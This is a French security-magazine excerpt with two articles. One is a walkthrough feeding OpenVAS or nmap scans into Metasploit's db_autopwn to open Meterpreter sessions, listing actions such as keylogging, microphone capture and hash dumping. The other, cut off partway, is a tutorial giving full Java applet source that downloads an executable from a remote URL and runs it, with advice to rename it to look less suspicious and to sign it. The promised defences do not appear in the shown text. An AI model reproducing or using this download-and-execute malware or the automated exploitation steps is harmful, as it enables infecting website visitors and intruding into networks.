Après avoir lancé le client *OpenVAS*, il faut créer une nouvelle tâche puis un nouveau scope. Pour cela, cliquer sur *Task* puis *New* et renommer la tâche comme vous le souhaitez (pour nous ici : `my_task`). Ensuite, sélectionner-la et cliquer sur *Scope* puis *New* et renommer ce nouveau scope (pour nous ici : `my_scope`).

Le client peut maintenant être connecté au serveur à l'aide du compte que nous avons créé précédemment. On remarquera que l'icône située à côté de notre scope passera d'une prise électrique déconnectée à une prise connectée.

Nous allons maintenant modifier les propriétés de notre scope :

- dans *General* décocher la case *Safe checks* – cela va avoir pour effet de rendre plus agressif notre scan de vulnérabilité,
- dans *Plugins* cliquer sur le bouton *Enable all* – tous les plugins d'*OpenVAS* seront ainsi activés,
- dans *Credentials* remplir les champs adéquats – si vous disposez d'un couple login / mot de passe valide,
- dans *Target selection* indiquer la plage ou la cible de notre scan de vulnérabilité,

Après avoir configuré correctement le scope, il faut maintenant lancer son exécution. Pour cela cliquer sur le menu *Scope* puis *execute*.

Le résultat de l'analyse se présente sous la forme d'un rapport indiquant par hôte distant (ou victime) les différents services vulnérables avec un indice de criticité – voir Figure 3.

Afin de rendre exploitable ce rapport par le framework de pénétration, il faut le sauvegarder au format *Nessus* (extension *nbe*). Pour cela, sélectionner le résultat de l'analyse, cliquer sur *Report* puis *Export* et exporter au format *NBE*.

## Chargement et exploitation du rapport de vulnérabilité dans Metasploit

Maintenant que l'analyse de vulnérabilité a été réalisée avec *OpenVAS*, nous allons charger le résultat dans *Metasploit*.

Lancer *Metasploit* en ligne de commande :

```
$ sudo ./msfconsole
```

```
< metasploit >
-----
\ ,__
```

### Listing 3. Création du compte utilisateur autorisé à se connecter au serveur OpenVAS.

```
$ sudo openvas-adduser
Add a new openvasd user

Login : user_pentest
Authentication (pass/cert) [pass] :
Login password :
Login password (again) :

User rules
openvasd has a rules system which allows you to restrict the hosts that
user_pentest has the right to test.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)

Login      : user_pentest
Password   : *****
Rules      :

Is that ok? (y/n) [y] y
user added.
```

```
\ (oo)____
  ( )      )\
    ||--|| *
    =[ msf v3.3-dev
      [core:3.3 api:1.0]
+ -- --=[ 297 exploits - 124 payloads
+ -- --=[ 18 encoders - 6 nops
    =[ 59 aux
msf >
```

Commençons par créer une nouvelle base de données pour *Metasploit*; nous l'appellerons *my\_scan*:

```
msf > db_create my_scan
[*] Creating a new database
instance...
[*] Successfully connected
to the database
[*] File: my_scan
```

Importons maintenant le rapport d'*OpenVAS* au format *NBE* :

```
msf > db_import_nessus_nbe
my_scan_result.nbe
```

Pour vérifier que l'importation s'est effectuée correctement, il est possible de lister les hôtes, les services et les



Figure 2. Configuration de la tâche et du scope sur le client OpenVAS

vulnérabilités avec respectivement les commandes *db\_hosts*, *db\_services* et *db\_vulns* – voir Listing 5.

L'exploitation automatique des vulnérabilités précédemment importées peut maintenant être lancée. Pour cela, nous allons utiliser la commande *db\_autopwn* (voir Listing 6) :

```
msf > db_autopwn -t -x -b -e
[*] Analysis completed in
5.88317084312439 seconds
(76 vulns / 1676 refs)
[...]
[*] Matched auxiliary/dos/windows/
smb/smb2_negotiate_pidhigh
against 192.168.0.26:445...
[*] Matched auxiliary/dos/windows/
smb/smb2_negotiate_pidhigh
against 192.168.0.26:445...
[...]
[-] Exploit failed: The connection
was refused by the remote host
(192.168.0.74:445) .
[*] Matched exploit/solaris/samba/
lsa_transnames_heap against
```

## Avantage de l'installation de Nmap avec subversion

La méthode d'installation de *nmap* détaillée ici a pour principal avantage de toujours mettre à disposition les dernières versions (ici la version *nmap v5.05 BETA1*), en revanche celles-ci peuvent présenter des bugs :

```
~$ nmap -V
Nmap version 5.05BETA1 ( http://nmap.org )
```

Cette méthode d'installation va également permettre d'installer les scripts complémentaires de *nmap*, option *-script*.

Exemple de script : *smb-check-vulns.nse*, ce script permet de vérifier si le patch *MS08-067* est installé, si *smbv2* est présent et vulnérable à la dernière faille de sécurité et si le PC est infecté par le virus *confliker*.



```
192.168.0.74:445...
[*] Started bind handler
```

Vérifions maintenant que les vulnérabilités ont été exploitées avec succès avec la commande suivante :


```
msf > sessions -l
Active sessions
=====
  Id  Description  Tunnel
  --  -
  1   Meterpreter  192.168.0.15:36353
      -> 192.168.0.26:29721
  2   Meterpreter  192.168.0.15:39887
      -> 192.168.0.122:35207
```

Nous constatons ici qu'un shell a été ouvert entre notre serveur (192.168.0.15) et deux hôtes distants (192.168.0.26 et 192.168.0.122) sur le port TCP 29721 et 35207. Pour nous connecter à ces sessions, nous utilisons la commande `session -i x` - où x représente numéro de la session à laquelle nous souhaitons nous connecter :

```
msf > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

Nous disposons donc maintenant d'un accès total à nos hôtes distants. Un grand nombre d'actions peut être menées :

- visualiser et arrêter des processus (tel que l'antivirus),
- modifier des fichiers et la base de registre,
- créer un compte utilisateur local administrateur de l'ordinateur,
- lancer un keylogger pour espionner les frappes au clavier ou voler les mots de passe de connexion,
- prendre des captures de l'écran de notre victime,
- allumer le microphone pour enregistrer les bruits et conversations aux alentours de l'ordinateur,
- lancer un sniffer réseau à partir de notre victime,
- faire un dump de la RAM à la recherche d'informations intéressantes,
- découvrir les hashes des mots de



**Figure 3.** Rapport d'analyse de vulnérabilité OpenVAS et exportation au format nbe

passé (LMHash et NTHash) présents sur l'ordinateur,

Notre attaquant n'a donc que l'embaras du choix, il n'est maintenant limité que par son imagination pour continuer son intrusion.

## Une alternative à OpenVAS : utiliser nmap

Une alternative à l'utilisation de Nessus ou OpenVAS est d'utiliser l'outil nmap. Ce dernier ne permettra pas de découvrir les vulnérabilités mais donnera, rapidement, une liste d'hôtes et de services qui pourront être exploités par Metasploit.

Comme pour OpenVAS et Metasploit, nous proposons, une autre manière d'obtenir le plus célèbre scanner réseau (plutôt que de l'installer par les traditionnels paquets .deb ou rpm). Nous présentons ici l'installation de nmap avec le logiciel de gestion de version : subversion (ou svn) :

```
$ svn co --username guest
--password 'svn://'
svn.insecure.org/
nmap
$ cd nmap
$ ./configure && make
$ sudo make install
```

A noter : Si les outils de compilation ne sont pas présents sur le serveur, il sera nécessaire de les installer préalablement :

```
sudo apt-get install gcc g++
```

Créons dans Metasploit la base de données dans laquelle sera automatiquement importé le résultat du scan nmap :

```
msf > db_create my_nmap_scan
[*] Creating a new database
instance...
[*] Successfully connected
to the database
[*] File: my_nmap_scan
```

Lançons à présent la commande `db_nmap` qui appellera le binaire nmap local :

```
msf > db_nmap -T4 -F 192.168.0.1-254
[*] exec: "/usr/local/bin/nmap"
"-T4" "-F" "192.168.0.1-254"
"-oX" "/tmp/dbnmap20091027-12252
-1dzzbgj-0"
NMAP:
NMAP: Starting Nmap 5.05BETA1
( http://nmap.org )
at 2009-10-27 12:33 CET
NMAP: Nmap scan report for
ma_victim01.domain.com
(192.168.0.20)
NMAP: Not shown: 96 closed ports
NMAP: PORT STATE SERVICE
NMAP: 22/tcp open ssh
NMAP: 111/tcp open rpcbind
NMAP: 631/tcp open ipp
NMAP: 3128/tcp open squid-http
NMAP: MAC Address: 00:50:56:99:6E:F7
(VMware)
NMAP:
[...]
```

Comme précédemment, il est possible de visualiser les hôtes ainsi découverts, et les services associés :

```
msf > db_hosts
[*] Time: Tue Oct 27 08:47:03
+0100 2009 Host: 192.168.0.9 Status:
alive OS:
[*] Time: Tue Oct 27 08:47:03
+0100 2009 Host: 192.168.0.18
Status: alive OS:
[*] Time: Tue Oct 27 08:47:03
+0100 2009 Host: 192.168.0.20
Status: alive OS:
[*] Time: Tue Oct 27 08:47:03
+0100 2009 Host: 192.168.0.26
Status: alive OS:
[...]
msf > db_services
[*] Time: Tue Oct 27 08:47:03
+0100 2009 Service:
host=192.168.0.20
port=22 proto=tcp
state=up name=ssh
[*] Time: Tue Oct 27 08:47:03
+0100 2009 Service:
```

```
host=192.168.0.20 port=80
proto=tcp state=up
name=http
[*] Time: Tue Oct 27 08:47:03
+0100 2009 Service:
host=192.168.0.21 port=22
proto=tcp state=up name=ssh
[*] Time: Tue Oct 27 08:47:03
+0100 2009 Service:
host=192.168.0.21
port=80 proto=tcp
state=up name=http
[*] Time: Tue Oct 27 08:47:03
+0100 2009 Service:
host=192.168.0.21
port=427 proto=tcp
state=up name=svrloc
[...]
```

```
[*] Matched auxiliary/scanner/http/
wmap_webdav_internal_ip against
192.168.0.9:80...
[*] Matched auxiliary/scanner/
http/wmap_svn_scanner against
192.168.0.20:80...
[*] Matched auxiliary/scanner/http/
wmap_replace_ext against
192.168.0.55:80...
[...]
```

A noter : l'option -x (exploitation suivant les vulnérabilités présentes dans la base *Metasploit*) a été remplacée par l'option -p qui se base sur les ports de l'hôte distant.


Nous avons en retour, comme précédemment deux sessions établies entre notre serveur et nos hôtes distants :

Automatisons, pour finir, l'exploitation des vulnérabilités avec la commande suivante :

```
msf > db_autopwn -t -p -b -e
[*] Analysis completed in
144.343488931656 seconds
(0 vulns / 0 refs)
```

```
msf > sessions -l
Active sessions
=====
Id Description Tunnel
--
1 Meterpreter 192.168.0.15:50649
-> 192.168.0.26:28985
```

## PUBLICITÉ



**The CryptToken**. Its smart card chip and operating system, EAL 4+ certified, provide real security for VPN's, financial applications and email. Experts know: Password based systems just can't measure up to that level - and aren't cheap either, if extensive support costs are taken into account.

Want to test the fastest token on the market? It's ready to make eBusiness a safer world.



**"As The Number Of Phishing And Hacking Exploits Rises, Strong Authentication Gains Traction".**



**Get your CryptToken today!**

**U.S.A.**  
☎ +1-770-904-0369  
Fax +1-770-904-3893  
sales@cryptotech.com

**Europe**  
☎ +49 (0)8403 / 929514  
Fax +49 (0)8403 / 929529  
datasec@marx.com

[www.cryptoken.com/enh9](http://www.cryptoken.com/enh9)

## Listing 4. Mise à jour du framework Metasploit,

```
$ sudo svn update
U   scripts/meterpreter/multiscript.rb
U   scripts/meterpreter/getgui.rb
U   scripts/meterpreter/uploadexec.rb
[...]
U   modules/exploits/windows/misc/windows_rsh.rb
U   data/wmap/wmap_dirs.txt
Updated to revision 7152.
```

## Listing 5. Inventaire des hôtes, services et vulnérabilités importés dans Metasploit

```
msf > db_hosts
[*] Time: Fri Oct 23 09:29:24 +0200 2009 Host: 192.168.0.20 Status: alive OS:
[*] Time: Fri Oct 23 09:29:24 +0200 2009 Host: 192.168.0.18 Status: alive OS:
[*] Time: Fri Oct 23 09:29:24 +0200 2009 Host: 192.168.0.9 Status: alive OS:
[*] Time: Fri Oct 23 09:29:24 +0200 2009 Host: 192.168.0.26 Status: alive OS:
[...]
msf > db_services
[*] Time: Fri Oct 23 09:29:24 +0200 2009 Service: host=192.168.0.20 port=22
      proto=tcp state=up name=ssh
[*] Time: Fri Oct 23 09:29:24 +0200 2009 Service: host=192.168.0.9 port=80
      proto=tcp state=up name=http
[*] Time: Fri Oct 23 09:29:25 +0200 2009 Service: host=192.168.0.18 port=445
      proto=tcp state=up name=microsoft-ds
[*] Time: Fri Oct 23 09:29:25 +0200 2009 Service: host=192.168.0.26 port=445
      proto=tcp state=up name=microsoft-ds
[...]
msf > db_vulns
[*] Time: Fri Oct 23 09:29:24 +0200 2009 Vuln: host=192.168.0.20 port=22
      proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.50282 refs=
[*] Time: Fri Oct 23 09:29:24 +0200 2009 Vuln: host=192.168.0.13 port=22
      proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.50282 refs=
[*] Time: Fri Oct 23 09:29:24 +0200 2009 Vuln: host=192.168.0.12 port=22
      proto=tcp name=NSS-
[...]
```

## Listing 6. Options de la commande db\_autopwn.

```
msf > db_autopwn
[*] Usage: db_autopwn [options]
  -h          Display this help text
  -t          Show all matching exploit modules
  -x          Select modules based on vulnerability references
  -p          Select modules based on open ports
  -e          Launch exploits against all matched targets
  -r          Use a reverse connect shell
  -b          Use a bind shell on a random port (default)
  -q          Disable exploit module output
  -I [range] Only exploit hosts inside this range
  -X [range] Always exclude hosts inside this range
  -PI [range] Only exploit hosts with these ports open
  -PX [range] Always exclude hosts with these ports open
  -m [regex] Only run modules whose name matches the regex
```

## Sur Internet

- <http://www.openvas.org> – Site Internet du projet OpenVAS,
- <http://www.metasploit.com/> – Site Internet du projet Metasploit,
- <http://nmap.org/> - Site du projet nmap
- <http://blog.metasploit.com/2006/09/metasploit-30-automated-exploitation.html> – la page du projet Metasploit annonçant la fonction db\_autopwn

```
2  Meterpreter 192.168.0.15:25632
   -> 192.168.0.122:25487
```

Nous avons vu qu'il était possible d'importer les hôtes dans la base de données soit à partir du résultat d'un scan de vulnérabilité avec la commande db\_import\_nessus\_nbe, soit au moyen de la commande db\_nmap. Comment peupler alors le plus efficacement la base de données de Metasploit ?

- L'importation via le résultat du scan Nessus ou d'OpenVAS permet d'utiliser l'argument -x de db\_autopwn qui va permettre de se baser sur la vulnérabilité et non sur le port (option -p). L'inconvénient majeur est qu'un scan de vulnérabilité est extrêmement lent et très « bavard » sur le réseau.
- L'utilisation de db\_nmap permet de scanner plus rapidement un grand nombre de cibles et sera via les options de nmap plus discret qu'un scan de vulnérabilité. En revanche, sans ce dernier, on pourrait ne pas détecter des services vulnérables qui n'utiliseraient pas les ports par défaut.

## Conclusion

Les méthodes précédemment détaillées vont permettre aux administrateurs (de petits ou grands réseaux) de réaliser, à moindre frais un état des lieux de leur sécurité face aux attaques dites « classiques » des script kiddies et de virus/vers. Toutefois cela ne remplace pas l'audit ou le test d'intrusion réalisé par des professionnels de la sécurité IT.

## À propos de l'auteur

L'auteur a travaillé pendant cinq ans en tant que Consultant en Sécurité des Systèmes d'Information dans une SSII parisienne. Il est maintenant Ingénieur réseau et sécurité pour une société développant des solutions technologiques intégrées dans la région de Bordeaux.



# formations

& Certifications

Sécurité Réseaux :  
quel expert êtes-vous?

Global Knowledge propose un catalogue de formations centré sur les réseaux informatiques, autour desquels sont déclinées la plupart des problématiques technologiques et métiers que rencontrent les DSI, à commencer par la sécurité de leurs systèmes d'information.

Global Knowledge est partenaire historique des Assises de la Sécurité.



Pour nous contacter, composez le 0821 20 25 00 ou posez vos questions par email : [info@globalknowledge.fr](mailto:info@globalknowledge.fr).

[www.globalknowledge.fr](http://www.globalknowledge.fr)

Les fondamentaux de la sécurité informatique (5j)

La VoIP sécurisée (3j)

Hacking Defined  
se protéger contre les  
agressions du SI (5j)

GK9840 - Préparation à  
la certification CISSP (5j)



Global Knowledge™

Formations Systèmes, Réseaux, Virtualisation, Téléphonie, Communications unifiées ... Gouvernance & Management des SI





CHRISTOPHE B. AKA TOFX  
(EUROPESECURITY.ORG/ZATAZ.COM)

# Remote download exécution avec java : utilisation et protection

Degré de difficulté



Cet article va traiter d'une attaque devenue très populaire, l'exécution d'un fichier malicieux par le biais d'une applet java.

La signature de l'application n'est pas vérifiée, cependant si l'applet se trouve sur un site très visité ou un site de confiance, la plupart des visiteurs vont sûrement cliquer sur « Exécuter ».

Dans une première partie vous allez découvrir comment créer un de ses applets, comment le signer et comment l'insérer dans une page web.

Par la suite vous connaîtrez les différentes méthodes de protection contre ce type d'attaque.

## Introduction

Comment ce genre d'attaque est-il possible ?

La plate-forme Java fut l'un des premiers systèmes à offrir le support de l'exécution du code à partir de sources distantes.

Un applet peut fonctionner dans le navigateur web d'un utilisateur, exécutant du code téléchargé depuis un serveur HTTP.

Le code d'une applet fonctionne dans un espace très restrictif, ce qui protège l'utilisateur des codes erronés ou mal intentionnés.

Cet espace est délimité par un objet appelé *gestionnaire de sécurité*. Un tel objet existe aussi pour du code local, mais il est alors par défaut inactif. Le gestionnaire de sécurité (la classe *SecurityManager*) permet de définir un certain nombre d'autorisations d'utilisation des ressources du système local (système de fichiers, réseau, propriétés système, ...).

Une autorisation définit :

- un code accesseur (typiquement, une applet - éventuellement signée - envoyée depuis un serveur web);
- une ressource locale concernée (par exemple un répertoire);
- un ensemble de droits (par exemple lire/écrire).

Les éditeurs d'applet peuvent demander un certificat pour leur permettre de signer numériquement un applet comme sûre, leur donnant ainsi potentiellement (moyennant l'autorisation adéquate) la permission de sortir de l'espace restrictif et d'accéder aux ressources du système local.

C'est en utilisant ce certificat qu'une personne mal intentionnée va pouvoir créer un applet malveillant et le diffuser.

## Analyse de l'attaque

Étant donné que le Java est multi-plateforme, les applets Java peuvent être exécutées sur différents OS, dont Windows (Windows mobile inclus), UNIX, Mac OS, Linux et encore Symbian ce qui permet aux hackers de pouvoir toucher un maximum de public.

Le deuxième avantage de cette attaque est de pouvoir changer le fichier qui sera exécuté via l'applet sans avoir à modifier l'applet lui-même.

### CET ARTICLE EXPLIQUE...

Comment fonctionne les applets Java de type Remote download / execution.

Comment s'en protéger.

Comment créer un applet.

### CE QU'IL FAUT SAVOIR...

Connaissances en Java pour comprendre l'applet.



**Figure 1.** Vous avez sûrement déjà vu ce genre de pop-up en naviguant sur le web.

Donc si l'applet est installé sur une centaine de sites et que l'exécutable devient détecté par beaucoup d'antivirus, le hacker n'a simplement qu'à remplacer le fichier depuis le serveur sur lequel il est hébergé.

Le point faible de ce type d'attaque : le navigateur a besoin du plugin Java pour pouvoir exécuter une applet.

Ce type d'attaque n'est pas nouveau, les premières utilisations datent de 2005, Christopher Boyd, de chez Vital security recherchait des paroles de chansons quand sur certains sites il lui été proposé d'installer une applet Java.

Cet applet téléchargeait un virus et l'exécutait. L'applet a été baptisé à l'époque Java.OpenStream.t

Depuis, de nombreuses variantes ont fait leur apparition...


- Trojan.Java.ClassLoader.a
- Trojan.Java.ClassLoader.b
- Trojan.Java.ClassLoader.c
- Trojan.Java.ClassLoader.d
- BlackBox.class
- BlackBoxJJ.class
- BlackBox.class
- RunString.class
- ...

Dans la suite de cet article vous sera présenté un exemple d'applet fonctionnant avec un exécutable pour toutes versions de Windows.


### Création d'un exécutable de test

Pour tester le fonctionnement d'une applet Java de type Download / execute nous allons d'abord créer un exécutable qui nous servira de test.


Nous allons utiliser un simple Hello World en C# :




**Figure 2.** Les utilisateurs surfent sur un site internet, l'applet s'ouvre et demande d'installer un plugin. Si l'utilisateur accepte, l'applet fait télécharger un exécutable depuis un serveur distant et l'exécute en local.



**Figure 3.**



**Figure 4.**



**Figure 4.**

## Listing 1.

```
import java.applet.Applet;
import java.io.*;
import java.net.URL;
import java.net.URLConnection;
import java.awt.*;
import java.net.*;
public class Evil extends Applet
{
    public void start()
    {
        try
        {
            // On utilise le répertoire des fichiers temporaires pour pouvoir fonctionner avec vista et seven

            String fileoot = System.getenv("TEMP");
            // Le nom du fichier en local
            String fname = "\\evil.exe";
            String efool = fileoot.concat(fname);
            BufferedOutputStream bufferedoutputstream = null;
            InputStream inputstream = null;
            // URL du fichier à télécharger
            URL url = new URL("http://tonsite.net/evil.exe");
            // Création de evil.exe sur la machine
            bufferedoutputstream = new BufferedOutputStream(new FileOutputStream(efool));
            // Téléchargement du fichier depuis l'URL donnée plus haut
            URLConnection urlconnection = url.openConnection();
            // Copie du fichier de l'URL dans le fichier local
            inputstream = urlconnection.getInputStream();
            byte abyte0[] = new byte[1024];
            int i;
            for(long l = 0L; (i = inputstream.read(abyte0)) != -1; l += i)
                bufferedoutputstream.write(abyte0, 0, i);
            try
            {
                if(inputstream != null)
                    inputstream.close();
                if(bufferedoutputstream != null)
                    bufferedoutputstream.close();
            }
            catch(IOException ioexception) {
            }
            // Exécution du fichier
            Runtime runtime = Runtime.getRuntime();
            try
            {
                Process process = runtime.exec(efool);
                process.waitFor();
                BufferedReader bufferedreader = new BufferedReader(new InputStreamReader(process.getInputStream()));
            }
            catch(Exception exception1) {
            }
            try
            {
                if(inputstream != null)
                    inputstream.close();
                if(bufferedoutputstream != null)
                    bufferedoutputstream.close();
            }
            catch(IOException ioexception1) {
            }
            catch(Exception e) { }
        }
        public void main(String args[])
        {
            start();
        }
    }
}
```

```
using System;
namespace hello_world
{
    class Program
    {
        static void Main
        (string[] args)
        {
            Console.WriteLine
            ("Hello world !");
            Console.ReadLine();
        }
    }
}
```

Compilez sous evil.exe et uploadez le sur un site internet.

Nous allons maintenant passer à la partie Java.

### Code source d'une applet malveillante

Tout d'abord le code java.

### Explication et personnalisation du code source

Cette application en java va télécharger dans le dossier temporaire du PC de la victime le fichier evil.exe depuis l'URL mise dans `url =` puis va l'exécuter.

Remplacez l'URL dans `url = new URL("http://tonsite.net/evil.exe");` par votre URL.

Remplacez le nom du fichier de destination ici :

```
String fname = "\evil.exe";
```

Copiez et enregistrez sous Evil.java

Vous pouvez modifier le nom de l'applet pour le rendre moins suspicieux, pour cela vous devez renommer :

```
public class Evil extends Applet
en public class cequetuveux
extends Applet
```

et enregistrer sous `cequetuveux.java`

Pour la suite du tutoriel je vais garder le nom Evil.

### Compilation de l'application

Maintenant que l'on a le Evil.java il va falloir le compiler.



Figure 5. Exemple de fonctionnement sur une fausse page aux couleurs de msn.




Figure 6. Exécution du Hello World.

Si vous n'avez pas encore le SDK java vous pouvez le télécharger ici :

<http://java.sun.com/javase/6/download.jsp>

Ouvrez une fenêtre CMD (en mode administrateur si vous êtes sous Vista ou 7). Naviguez vers le répertoire où se trouve le SDK (chez moi : `jdk1.6.0_16`) : `cd C:\Program Files\Java\jdk1.6.0_16\bin`.

Collez dans `\bin` le fichier Evil.java.

Dans l'invite de commande tapez :

```
javac Evil.java
```

Un fichier Evil.class viens normalement d'être créé dans le répertoire `\bin`.




Figure 7.



Il faut maintenant compiler la class en fichier .jar avec la commande suivante :

```
jar cf Evil.jar Evil.class.
```

Vous avez maintenant un fichier Evil.jar

## Création d'un certificat

Votre applet est prêt il ne reste plus qu'à le signer avec un certificat. Le certificat sera valide 6 mois.

Nous allons utiliser l'outil "keytool" présent dans le dossier \bin pour signer notre applet. Dans l'invite de commande tapez :

```
keytool -genkey -keystore  
moncert -alias me
```

Répondez aux questions, retenez bien votre mot de passe pour la clé car il vous sera demandé par la suite.

Prénom / nom,

- Unité organisationnelle,
- Nom de votre organisation,
- Ville de résidence,
- État ou Province,
